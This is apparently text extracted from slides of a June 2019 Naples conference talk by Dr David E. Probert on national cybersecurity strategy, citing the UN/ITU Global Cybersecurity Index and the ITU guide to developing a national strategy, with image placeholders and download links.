National Cybersecurity Commitment



\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling


Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©






# UN/ITU – Global Cybersecurity Index




# The Challenging Complexity of *Securing IP Cyberspace*





# “Outer Galaxies of Cyberspace” – Other IP Registries



# UN/ITU *National CyberSecurity Strategy* Toolkit (*NCS*) – Global Cyber Partnership



**12 International Partners :** *CyberSecurity Toolkit to help Nations to Design & Implement Effective CyberSecurity Programmes based upon “Best Practice”...*

**Download Link:** [www.itu.int/pub/D-STR-CYB\\_GUIDE.01-2018](http://www.itu.int/pub/D-STR-CYB_GUIDE.01-2018) - Sept 2018




# GUIDE TO DEVELOPING A NATIONAL CYBERSECURITY STRATEGY

STRATEGIC ENGAGEMENT IN CYBERSECURITY



Figure 1 - Lifecycle of a National Cybersecurity Strategy



UN/ITU

Sept 2018

Guide to Developing a National Cybersecurity Strategy

17

Download: [www.itu.int/dms\\_pub/itu-d/opb/str/D-STR-CYB\\_GUIDE.01-2018-PDF-E.pdf](http://www.itu.int/dms_pub/itu-d/opb/str/D-STR-CYB_GUIDE.01-2018-PDF-E.pdf)

\* Effective CyberSecurity for 2020s \*


Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3rd/4th June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# UN/ITU Final Report: Securing Info & Comms Networks – Best Cyber Practice!




**Download: 